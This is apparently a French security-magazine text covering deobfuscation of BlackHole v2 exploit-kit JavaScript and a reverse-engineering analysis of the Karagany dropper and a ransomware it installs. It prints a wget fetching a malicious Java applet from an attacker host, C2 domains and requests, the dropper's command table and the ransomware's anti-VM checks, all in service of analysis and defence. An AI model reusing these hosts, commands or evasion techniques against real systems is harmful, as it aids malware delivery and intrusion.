Une fois la fonction **c()** exécutée, on exécute le code suivant :

```
if (window.document) csq = function () {
        z(s.concat(""));
    };
```

Si tout le monde a suivi, on constate que la fonction **z()** c'est **eval()** !

Car à la sortie de la fonction **c()** on a :

```
z=asvxzc=e;
```

où **e** avait été initialisée à **eval()**.

Une fois dans l'eval, le code charge un applet Java :

```
j1()
BBvKtO...g%3D%3D (line 1)
d = Object { mimeType=[3], classID="clsid:8AD9C840-044E-11D1-
B3E9-00805F499D93", navigator={...}, more...}
f = ".jar"
c = "../data/getJavaInfo.jar"
```

On récupère cet applet grâce à **wget** :

```
wget forummersedec.ru:8080/forum/data/getJavaInfo.jar
```

La version de la JVM est passée en argument pour l'exécution de l'applet :

```
j1(b="1.6.0_50", c=undefined)BBvKtO...g%3D%3D (line 1)
```

Une astuce consiste à surcharger la fonction **eval()** :

```
<code eval>
<script>
      eval = function(a) { document.write(a); return 1};
</script>
```

Dans la partie **header**, et sans debbuging, on obtient le même résultat.

3 Comment rendre les choses un peu plus industrielles ?

On se rend vite compte qu'il est impossible pour une société qui intéresse APT1 d'analyser tous les JS qui sont exécutés dans les navigateurs des employés.

Pour ceux qui ne sont pas à l'aise avec ce genre d'exercice, il existe des solutions en ligne comme Wepawet ou Jsunpack pour JS ou Java.

En mode « offline », des outils comme Thug et Jsunpack-ng tentent d'industrialiser la désobfuscation de code. Thug **[11]** est un pot-de-miel qui simule le comportement d'un navigateur Internet plus ou moins vulnérable (non, je n'ai pas dit « IE » !), face à des scripts malveillants. Thug va exécuter les pages et logguer l'ensemble des interactions que va avoir la page (chargement de plugins, exécution d'applets...). Pour cela, il embarque le moteur de Google V8, qui va interpréter le JavaScript et l'exécuter.

Jsunpack-ng **[12]** propose des fonctionnalités proches de celles de Thug. Il exécute le code JS en utilisant SpiderMonkey de Mozilla et, un peu comme un IDS, va être capable de détecter le *payload* utilisé et le type de vulnérabilité exploité.

Pour celui qui aime les maths, le chercheur Alexander Henler **[13]** a mis au point une méthode basée sur l'analyse de la structure d'un code pour détecter une obfuscation. Par expérience, un code obfusqué va être un code dont la structure va être grandement modifiée et peut contenir des incohérences statistiques. Après avoir analysé des JS différents, il en conclut que si le rapport entre la moyenne du nombre de caractères




Figure 7 *Figure 8* *Figure 9* *Figure 10*

par ligne et la médiane du nombre de caractères rencontrés est supérieur à 2, le code rencontré est très probablement obfusqué.

Testons cette méthode sur plusieurs codes.

Si on reprend l'exemple de notre BlackHole v2, observez le graphe du code obfusqué en figure 7.

Nous avons une moyenne du nombre de caractères à 631 et une médiane à 20. Cela signifie qu'on a une moyenne de 631 caractères par ligne de code, qu'en moyenne on rencontre plus de fois une vingtaine de caractères. Cela signifie qu'il y a une anomalie dans le code au niveau de son format.

Faisons le même calcul et le même graphe avec le code desobfusqué (Fig. 8).

On obtient une moyenne de 34 et une médiane de 26 pour un code dont la dangerosité est identique, mais dont la structure a changé.

Faisons la même expérience avec du code Facebook (Fig. 9).

Il le voit bien comme obfusqué, avec une moyenne de 95 caractères et une médiane de 36.

Il existe cependant une méthode d'obfuscation qui contourne ce test : c'est la méthode de surcharge par induction (voir code 4).

Pour cet exemple, on obtient le graphe de le figure 10.

Le code est homogène avec une moyenne de 23 et une médiane de 20.

Le test fonctionne donc bien pour des codes obfusqués par encodage, ce qui impacte fortement leur structure.

Comme l'entropie pour le fichier PE, ce test donne un premier niveau d'information, sans l'avoir exécuté, par simple analyse statique du code.

4 La désobfuscation est-elle un échec ?

La question à 2 centimes d'Euro (soit 2 Yuan) est : peut-on automatiser la désobfuscation ?

Nous allons faire une réponse de Normand.

Si on regarde les services en ligne de désobfuscation comme Wepawet où Jsunpack, les fonctions `eval`, `document.write` sont surchargées et font exécuter le code par un interpréteur (Rhino, le moteur de Mozilla, dans les deux cas).

Comme l'attaquant est malin, il passe son code malicieux à exécuter à la fonction `setTimeout`.

Et c'est là que les *sandboxes* en ligne plantent et n'exécutent pas le code, renvoyant dans le meilleur des cas une erreur. Le code est vu comme non malveillant et c'est le drame.

Une analyse manuelle est alors nécessaire. Il faut identifier le code et l'extraire pour l'exécuter en jouant sur les mêmes fonctions. Cela revient quelque part à hooker l'interpréteur.

Dans les langages comme PHP ou Java, c'est quasiment impossible de le faire de manière automatique, car pour la plupart des codes obfusqués, le langage ne permet pas, comme avec JavaScript, de redéfinir les méthodes de la classe `Object`. Les objets ne peuvent qu'en hériter, ce qui reviendrait à connaître l'objet qui porte le code malveillant et, à la volée, à redéfinir les bonnes fonctions pour afficher le code. Mais connaître l'objet nécessite au moins de l'avoir débuggé une fois (et là le serpent se mord la queue).

Autre question : un code peut-il se protéger contre la désobfuscation ?

Dans l'absolu non, car même s'il y a des mécanismes de vérification de codes (signature du code par exemple), en debuggant il est possible de contourner ces mécanismes. Donc, à cette question, la réponse est non. Par contre, le code peut se protéger en appliquant des *timeout* un peu partout pour s'exécuter en contrant les points d'arrêt (*breaking points*) du debugger. ■

REMERCIEMENTS

Nous remercions Erwan Abgrall, Frédéric Baguelin et Sébastien Tricaud pour leur relecture.

RÉFÉRENCES

[1] http://fr.wikipedia.org/wiki/Obfuscation

[2] http://fr.wikipedia.org/wiki/Code_impénétrable

[3] http://en.wikipedia.org/wiki/International_Obfuscated_C_Code_Contest et http://www.ioccc.org/

[4] http://en.wikipedia.org/wiki/Just_another_Perl_hacker et http://en.wikipedia.org/wiki/Obfuscated_Perl_Contest

[5] http://en.wikipedia.org/wiki/.NET_Reflector

[6] http://en.wikipedia.org/wiki/Blackhole_exploit_kit

[7] MISC n°60 – Injections Web malveillantes

[8] http://fr.wikipedia.org/wiki/Bonux

[9] http://tomchop.me/2012/12/yo-dawg-i-heard-you-like-xoring/

[10] https://github.com/einars/js-beautify

[11] https://github.com/buffer/thug

[12] https://code.google.com/p/jsunpack-n/

[13] http://hooked-on-mnemonics.blogspot.it/2013/02/detecting-pdf-js-obfuscation-using.html

RENCONTRE AVEC LE MALWARE KARAGANY

Marc Doudiet – marc.doudiet@gmail.com

mots-clés : *MALWARE / KARAGANY / REVERSE ENGINEERING / DROPPER / RANSOMWARE*

Lors de la capture ou de la découverte d'un malware dans un environnement comptant des milliers de postes, les questions du « management » ne se feront pas attendre. Quels sont les risques réels de ce logiciel malicieux ? Était-ce une attaque ciblée ? Est-ce que des données confidentielles ont été volées ? En un mot, quels sont les risques effectifs provenant de cette attaque ?

Nous allons disséquer un malware découvert sur un poste compromis. Peu importe comment a été découvert le maliciel dans ce cas, le but de cet article n'étant pas de proposer des moyens de découverte ou d'acquisition de logiciels malveillants mais bien de comprendre le trafic généré, ceci permettant de proposer une analyse de risques détaillée.

Peu étonnant, le binaire découvert est « packé ». Nous allons donc le « dé-packer » pour découvrir qu'en fait il s'agit d'un « dropper » permettant de placer n'importe quel binaire. Le deuxième malware qui, dans ce cas, a infecté la victime est un « ransomware » qui sera également analysé afin de savoir si des fonctionnalités avancées de « rootkit » ou de capture de frappe clavier (« keylogger ») existent.

1 Analyse comportementale

La première phase de l'analyse passe par l'analyse comportementale. Celle-ci comprend un laboratoire avec plusieurs machines (souvent virtuelles) permettant de simuler un environnement réel, mais sans connexions extérieures effectives (ceci afin d'éviter au logiciel de se répandre, d'infecter d'autres systèmes ou d'envoyer du spam par exemple). Nous infectons volontairement plusieurs machines tournant sous Windows XP et enregistrons le comportement de ces machines.

1.1 Détection de la souche

Afin de savoir à quoi nous avons affaire, nous scannons le fichier avec VirusTotal **[vt]**. Il est important de noter que VirusTotal partage les *hashes* et les fichiers avec les éditeurs d'antivirus ou autres constructeurs de systèmes de sécurité. Il ne convient donc pas à tous les cas de recourir à ce service. Il est en revanche toujours possible de chercher le *hash* sur VirusTotal afin de vérifier s'il s'agit d'un *sample* connu ou non.

Le résultat semble montrer que nous sommes en présence d'un malware au doux nom de « Karagany » ou « Dapato » (extrait du résultat de VirusTotal) :

```
...
Microsoft TrojanDownloader:Win32/Karagany.L
Kaspersky Trojan-Dropper.Win32.Dapato.bpuq
...
```

1.2 Capture réseau

Lors de la capture réseau, nous découvrons plusieurs requêtes HTTP (**GET** et **POST**).

Tout d'abord les requêtes **POST** :

```
POST /image/45250250/price.php HTTP/1.1
Host: logunasens10.in
Content-Length: 269
Connection: Keep-Alive
Cache-Control: no-cache

....
.........................
.........................2.....................1.....................
0.................
...
/.................
.........................2.............................
...........J:!!....u*:8$&'>"$w%9i#&'?! ?"....2...I...
```

La requête contient des données binaires ne nous fournissant pas plus d'informations pour le moment. Le but sera de déterminer ce qui se cache à l'intérieur de ce « blob » binaire par ingénierie inverse.

Voyons voir de plus près les requêtes **GET** :

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; .NET4.0C; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.google.com
```

Et tout de suite après :

```
GET /fimage/gate.php?uid={7B14B01F-2EE1-340F-5FEF-321E399DE5F7}&u
ser=45250250&os=2 HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.1 (compatible; MSIE 7.0; Windows NT 5.1;
SV1)
Host: fglolituns.in
```

Les requêtes **GET** se retrouvent régulièrement plusieurs fois par minute, contrairement aux requêtes **POST** qui ne se retrouvent que lors de l'infection initiale. Nous pouvons déjà deviner que les requêtes en direction de « google.com » sont certainement des tests afin de vérifier si la victime peut atteindre un site Internet.

1.3 Capture système

Pour ce type de capture, il existe plusieurs outils ; notre préférence se tourne vers « Process Monitor » de Microsoft (anciennement « Sysinternals ») **[sysint]**.

La capture système nous fournit quelques pistes sur les modifications faites sur notre hôte Windows XP,




Fig 0. Extrait des fichiers créés

comme par exemple une entrée dans la base de registre permettant de s'ouvrir au démarrage : **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**.

La création de deux dossiers : **C:\Documents and Settings\[]\Local Settings\Application Data\Microsoft\VSComponents** et **C:\Documents and Settings\[]\Local Settings\Application Data\Microsoft\Windows\xxxx**. La référence à « xxxx » semblant être un nombre au hasard sur quatre chiffres.

Dans le dernier dossier, nous trouvons notre binaire (copié depuis la source de l'infection), ainsi qu'un fichier sans extension qui semble contenir des données chiffrées ou obfusquées (voir figure 0).

Jusqu'ici, nous sommes en face de comportements standards associés à la plupart des logiciels malveillants.

2 Analyse dynamique et statique

Nous tentons d'extraire les chaînes de caractères imprimables, mais nous remarquons rapidement que le spécimen est « packé ». Un article expliquant comment « dé-packer » une variante de « Karagany » existe **[rootbsd]**, mais malheureusement, cette marche à suivre ne fonctionne pas pour cette variante. En effet, la fonction **VirtualAlloc()** n'est pas chargée au démarrage de l'application, mais certainement pendant l'exécution. Nous allons donc, malgré tout, nous inspirer de la méthode de « rootbsd » pour déchiffrer cette variante.

2.1 « Unpacking »

Après l'analyse des premières fonctions, nous remarquons un appel étrange sur le registre « ECX » :

```
00401654 call ECX
```

Nous mettons un *breakpoint* sur cet appel et nous lançons notre « malware ». Le breakpoint est atteint et nous remarquons que ce **CALL** nous amène dans une région de la mémoire qui a été allouée pendant l'exécution :

```
003B0688    B8 10044100      MOV EAX,410410
003B068D    E9 D6220000      JMP 003B2968
```

Nous suivons le saut (**JMP**), nous nous retrouvons dans une fonction comportant un nombre assez important d'appels.

Après un certain temps à suivre les différents appels, nous trouvons la fonction utilisée pour la copie du binaire en mémoire :

```
003B1B29    52              PUSH EDX
003B1B2A    E8 79EFFFFF     CALL 003B0AA8 <--- Copie en mémoire
003B1B2F    EB B4           JMP SHORT 003B1AE5
```

Les paramètres de la fonction sont les suivants :

```
0012FACC   003E1000 <--- Destination
0012FAD0   00157E48 <--- Source
0012FAD4   00003800 <--- Taille
```

Nous allons donc pointer sur la région « 00157E48 » et sauvegarder cette zone mémoire. Nous cherchons la chaîne de caractères contenant « MZ » et qui correspond au début d'un binaire Windows (*This program cannot be run in DOS*).

2.2 Ingénierie inverse

Le nouveau binaire ainsi extrait semble plus intéressant qu'auparavant sous la loupe d'IDA. En effet, nous remarquons tout de suite les appels aux fonctions (*Imports* qui n'étaient pas présentes avant) permettant de faire des requêtes HTTP comme : **InternetOpenA** dans **wininet.dll** et **HttpSendRequestA** dans **wininet.dll**.

En revanche, nous ne trouvons pas les URL découvertes durant l'analyse comportementale. En effet, ces URL sont obfusquées dans une ressource comme nous le verrons plus bas.

Nous remarquons effectivement une nouvelle ressource dans le fichier extrait, nommée « RCData » et contenant des données chiffrées ou obfusquées (voir figure 1).

Rappelons que notre but, dans ce cas, est de trouver quelles sont les fonctionnalités de ce malware et comment déchiffrer le trafic (principalement dans les requêtes **POST** vues dans l'analyse comportementale).

Nous retrouvons les fonctions permettant la création des dossiers découverts précédemment dans l'analyse comportementale :

- Création du dossier **Microsoft** :

```
00403504 push    offset aMicrosoft       ; "\\Microsoft"
00403509 lea     eax, [ebp+PathName]
0040350F push    eax                     ; lpString1
00403510 call    ds:lstrcatW
00403516 push    esi                     ; lpSecurityAttributes
00403517 lea     eax, [ebp+PathName]
0040351D push    eax                     ; lpPathName
0040351E call    ds:CreateDirectoryW
```

- Création du dossier **VSComponents** :

```
0040364E push    offset aVscomponents    ; "\\VSComponents"
00403653 lea     eax, [ebp+String2]
00403659 push    eax                     ; lpString1
0040365A call    edi ; lstrcatW
0040365C mov     esi, ds:CreateDirecotryW
```

- Création du dossier **Windows** :

```
00403684 mov     [esp+10h+pcbBuffer], offset aWindows ; "\\Windows"
0040368B push    eax                     ; lpString1
0040368C call    edi ; lstrcatW
0040368E push    0                       ; lpSecurityAttributes
00403690 lea     eax, [ebp+PathName]
00403696 push    eax                     ; lpPathName
00403697 call    esi ; CreateDirectoryW
```

Nous remarquons une fonction qui semble intéressante (que nous avons renommée ci-dessous **XOR_Loop**) comprenant une boucle avec une opération « XOR » :

```
00403586 push    eax
00403587 lea     eax, [ebp+String]
0040358D push    0Eh
0040358F push    eax
00403590 call    Xor_Loop
```

Les paramètres (au nombre de trois), correspondent à :

1. Le résultat d'une fonction calculant la longueur d'une chaîne de caractères,
2. **0x0e** en hexadécimal,
3. Un pointeur sur une chaîne de caractères (la même chaîne dont la longueur a été calculée au point 1).

Nous nous rendons rapidement compte que cette fonction « XOR » cette chaîne de caractères (500 octets) avec une clé de longueur 5 octets. Voici le code Python de cette fonction :

```
import sys

f = open(configfile, 'rb')
inc = 0
for bytes_ in f.read():
  key = 0e
  key = int(key,16) + inc
  bytes_enc = chr(ord(bytes_) ^ key)
  if inc <= 3:
    inc = inc+1
  else:
    inc = 0
  sys.stdout.write(bytes_enc)
f.close()
```




Fig 1. Extrait de la ressource « RCData »

La clé commence avec la valeur **0x0e** puis s'incrémente jusqu'à atteindre **0x12** (raison pour laquelle la clé fait 5 octets). Chaque byte est « XOR » avec la clé correspondante. Il est intéressant de regarder de plus près cette chaîne de caractères passée dans la boucle d'obfuscation. Voici un extrait : voir figure 2.

Nous pouvons voir que, ce qui semble être une chaîne de 500 caractères, est en fait plusieurs chaînes mises à la suite. La raison pour laquelle l'utilitaire **strings** n'a pas découvert ces chaînes, est qu'elles ne sont pas terminées par l'octet de terminaison d'une chaîne en C (**0x00**). En effet, après désobfuscation, nous retrouvons les terminaisons (**0x10 xor 0x10** donne **0x00**) et cette grande chaîne devient plusieurs chaînes obfusquées (qu'il faudra de nouveau repasser à travers la routine « XOR » pour la voir en clair) (voir figure 3).

```
'xwizard',10h,11h,'DqlQquok',10h,11h,'dlsmjhd',0Fh,10h,'gprxksi{l',10h,11h,'dhqqvh0@2',11h
:h,10h,'hj■payz',0Eh,0Fh,'IIcq\NW',12h,0Eh,'VJEELm~uessr',11h
ıtionPlugin',0Eh,0Fh,'IMO~sVJVO^qpdvz',10h,11h,'KR[Qqu'
ı,0Eh,'VOEPtRzsuubzNav',0Fh,10h,'HMZMjzej_wkrnrcf',12h
)Eh,'VrhN{lk',11h,12h,'wmcodecdspps',10h,11h,'km~ovhhs',10h,11h,'K'
```

Fig 2. Extrait de la chaîne de caractères avant la fonction de « XOR »

```
'vxyks|k',0,0,'V■cA`gad',0,0,'vb|}{zj',0,0,'vb|w{b{uc',0,0,'vf~agz>O"',0,0,'V'
ıxq■qh'
```

Fig 3. Extrait de la chaîne de caractères après la fonction de « XOR ». Remarquez les terminaisons 0x00.

Puis, en bouclant à travers ces chaînes de caractères, la fonction permet de prendre une autre chaîne au hasard et de la repasser dans la mécanique de désobfuscation pour utiliser cette chaîne de caractères dans le nom du futur exécutable qui va être créé par la suite. Il sera possible, par exemple, de prévoir tous les noms des possibles exécutables créés par « Karagany ».




Fig 3b. Schéma du flux des données

Puisque nous avons découvert la fonction d'obfuscation, essayons de voir comment celle-ci est utilisée dans le binaire. Peut-être est-ce la même pour toutes les ressources ?

Nous trouvons la fonction qui lit la ressource découverte plus haut (Fig. 1) :

```
...
00402FC4 call    ds:FindResourceW
00402FCA mov     ebx, eax
00402FCC test    ebx, ebx
00402FCE jz      short loc_40301A
00402FD0 push    edi
00402FD1 push    ebx                             ; hResInfo
00402FD2 push    esi                             ; hModule
00402FD3 call    ds:SizeofResource
00402FD9 push    ebx                             ; hResInfo
00402FDA push    esi                             ; hModule
00402FDB mov     edi, eax
00402FDD call    ds:LoadResource
...
```

Armés de cette fonction de désobfuscation et de la structure du fichier de configuration, nous pouvons déchiffrer toutes les ressources présentes avec ce binaire. En effet, nous avons remarqué également que les 32 premiers octets des ressources ne sont pas inclus dans la routine de désobfuscation. Voici donc le script permettant de désobfusquer toutes les ressources de « Karagany » :

```
#!/usr/bin/python
# XOR a file with a hex key (Karagany config files)
# Usage: xor.py [file] [key in hex without 0x, example : 0e]
### example : xor.py config_File 0e
# Marc Doudiet [marc.doudiet@gmail.com]
#
import sys

f = open(sys.argv[1], 'rb')
### Don't XOR 32 bytes header
for byte_header in f.read(32):
  sys.stdout.write(byte_header)
##########
inc = 0
for bytes_ in f.read():
  key = sys.argv[2]
  key = int(key,16) + inc
  bytes_enc = chr(ord(bytes_) ^ key)
  if inc <= 3:
    inc = inc+1
  else:
    inc = 0
  sys.stdout.write(bytes_enc)
f.close()
```

Nous commençons par la ressource découverte après avoir « dépacké » le malware :

```
$ ./xor_v2.py rcdata-ressource.bin 0e |hexdump -C
00000000  04 00 00 00 b0 00 00 00  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 01 00 00 00  01 00 00 00 0e 00 00 00  |................|
00000020  0f 00 00 00 01 10 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  19 00 00 00 02 10 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  04 00 00 00 03 10 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  04 00 00 00 04 10 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  6c 6f 67 75 6e 61 73 65  6e 73 31 30 2e 69 6e 2f  |logunasens10.in/|
00000090  69 6d 61 67 65 2f 34 34  31 30 30 31 30 30 2f 70  |image/44100100/p|
000000a0  72 69 63 65 2e 70 68 70  58 02 00 00 73 4c 0b 00  |rice.phpX...sL..|
000000b0
```

Voici le domaine et l'URL que nous cherchions !

Testons la désobfuscation sur les données du trafic capturé dans la requête **POST** :

```
$ ./xor_v2-noheader.py bin_POST 0e |hexdump -C
00000000  04 02 1a 19 12 0e 0f 1d  10 12 0e 0f 10 11 12 0e  |................|
00000010  0f 10 11 12 0e 0f 10 10  12 0e 0f 11 11 12 0e 01  |................|
00000020  10 11 12 04 00 00 00 09  20 00 00 00 00 00 00 00  |........ .......|
00000030  00 00 00 00 00 00 00 00  00 00 00 03 00 00 00 01  |................|
00000040  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000050  00 00 00 04 00 00 00 08  20 00 00 00 00 00 00 00  |........ .......|
00000060  00 00 00 00 00 00 00 00  00 00 00 11 00 00 00 02  |................|
00000070  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000080  00 00 00 05 00 00 00 04  20 00 00 00 00 00 00 00  |........ .......|
00000090  00 00 00 00 00 00 00 00  00 00 00 04 00 00 00 03  |................|
000000a0  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
000000b0  00 00 00 04 00 00 00 07  20 00 00 00 00 00 00 00  |........ .......|
000000c0  00 00 00 00 00 00 00 00  00 00 00 04 00 00 00 03  |................|
000000d0  10 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 00 3e f3 97 44 35  31 30 00 00 00 00 64 38  |...>..D510....d8|
000000f0  34 37 34 37 35 30 2d 34  66 37 37 66 33 37 35 31  |474750-4f77f3751|
00000100  2e 30 2e 30 09 04 00 00  20 00 00 00 58 02 00 00  |.0.0.... ...X...|
00000110  1d 1b                                             |..|
```

Nous découvrons des identifiants uniques (**d8464750-4f77f475** générés d'après le nom d'utilisateur), ainsi que ce qui semble être un numéro de version 1.0.0.

Allons encore plus loin et regardons ce qui se trouve dans le fichier créé dans le même dossier que le binaire et qui semblait être obfusqué :

```
$ ./xor_v2.py 71629988 0e |hexdump -C |more
00000000  02 00 00 00 54 50 00 00  00 00 00 00 00 00 00 00  |....TP..........|
00000010  00 00 00 00 01 00 00 00  01 00 00 00 0e 00 00 00  |................|
00000020  04 00 00 00 01 60 00 00  00 00 00 00 00 00 00 00  |.....`..........|
00000030  00 00 00 00 00 00 00 00  00 50 00 00 02 60 00 00  |.........P...`..|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  27 75 42 39 4d 5a 90 00  03 00 00 00 04 00 00 00  |'uB9MZ..........|
00000060  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000090  d0 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
000000a0  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
000000b0  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
000000c0  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
...
```

Voilà qui est très intéressant, nous découvrons un binaire Windows ! Enlevons les premiers octets avant le « MZ » et vérifions avec VirusTotal à quoi correspond ce binaire :

```
...
Microsoft Trojan:Win32/Ransom.JW
ESET-NOD32a variant of Win32/LockScreen.ALI
...
```

Il s'agit en fait d'un malware « droppé » par « Karagany ». C'est un type de « ransomware », affichant un message voulant faire peur à l'utilisateur et bloquant l'écran par exemple, obligeant l'utilisateur à payer une rançon pour retrouver ses données **[xylitol]**.

Octets (hex)	Fonctions
3001	Télécharge un fichier
3002	Télécharge un fichier + crée un processus (**CreateProcessW()**)
3003	Télécharge un fichier + « runas » (**ShellExecuteW()**)
3004	Télécharge un fichier + charge une librairie (**LoadLibraryW()**)
3005	Écrit les données reçues dans un fichier + « open » (**ShellExecuteW()**)
3006	Écrit les données reçues dans un fichier + crée un processus (**CreateProcessW()**)
3007	Écrit les données reçues dans un fichier + « runas » (**ShellExecuteW()**)
3008	Écrit les données reçues dans un fichier + charge une librairie (**LoadLibraryW()**)
3009	Télécharge un fichier + « open » (**ShellExecuteW()**)
300C	Injection d'un processus
3019	Télécharge un fichier + charge une librairie (**LoadLibraryW()**) (*idem 3004*)
301B	Télécharge un fichier + crée un processus (**CreateProcessW()**) (*idem 3002*)
301C	Écrit les données reçues dans un fichier + Injection d'un processus
301D	Écrit les données reçues dans un fichier (XOR)
301E	Écrit les données reçues dans un fichier (XOR)
301F	Vérifie que les premiers octets correspondent à « MZ » et « PE »
3021	Définit un événement (**SetEvent()**)
6002	Injection d'un processus
6001	Aucune fonction

Tableau 1 : Liste des fonctions de « Karagany »

Avant de regarder plus en détails ce nouveau spécimen, finissons de regarder les fonctionnalités de « Karagany ». Dans le fichier désobfusqué, nous pouvons également trouver l'utilité de plusieurs octets.

Les octets 5 et 6 correspondent aux fonctionnalités que peut fournir le « dropper » :




Fig. 4 : Octets permettant d'activer les fonctionnalités du « malware »

En effet, nous nous retrouvons face à une fonction permettant d'analyser les octets 5 et 6 du fichier de configuration ou de la réponse du serveur (réponse aux requêtes « POST » vues plus haut).

Extrait des sauts conditionnels :

```
004017D6 push    ebp
004017D7 mov     ebp, esp
004017D9 sub     esp, 0C30h
004017DF push    ebx
004017E0 mov     ebx, [ebp+arg_0]
004017E3 push    esi
004017E4 mov     esi, [ebx+8]
004017E7 mov     eax, [esi+4]
004017EA push    edi
004017EB mov     edi, ecx
004017ED cmp     eax, 3001h
004017F2 jz      loc_401B6C
004017F8 cmp     eax, 3009h
004017FD jz      loc_401B6C
00401803 cmp     eax, 3002h
00401808 jz      loc_401B1E
0040180E cmp     eax, 301Bh
00401813 jz      loc_401B1E
00401819 cmp     eax, 3003h
0040181E jnz     short loc_401888
...
```

Le tableau 1 ci-contre résume les fonctions possibles fournies par ce malware.

2.3 Analyse du « Ransomware »

En ayant extrait les données du fichier obfusqué, nous nous retrouvons en face d'un nouveau type de logiciel malveillant. Nous n'allons pas nous attarder sur celui-ci étant donné qu'un grand nombre d'articles ont déjà été publiés décrivant comment fonctionnent ces maliciels.

Nous nous concentrons sur le processus nécessaire pour analyser ce type de malware.

Ce binaire comprend quelques fonctions basiques visant à se protéger de l'analyse automatisée. Pour ce faire, il vérifie si les chaînes « vbox », « VM », « VirtualBox », « Oracle », « Virtual » ou « ware » se trouvent dans les clés de registre suivantes :

HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System

HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0

HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0

Puis, il scanne tous les processus en cours et vérifie s'il découvre les chaînes de caractères suivantes dans les noms des processus :

iptools

HttpAnalyzerStdV

snif

traf

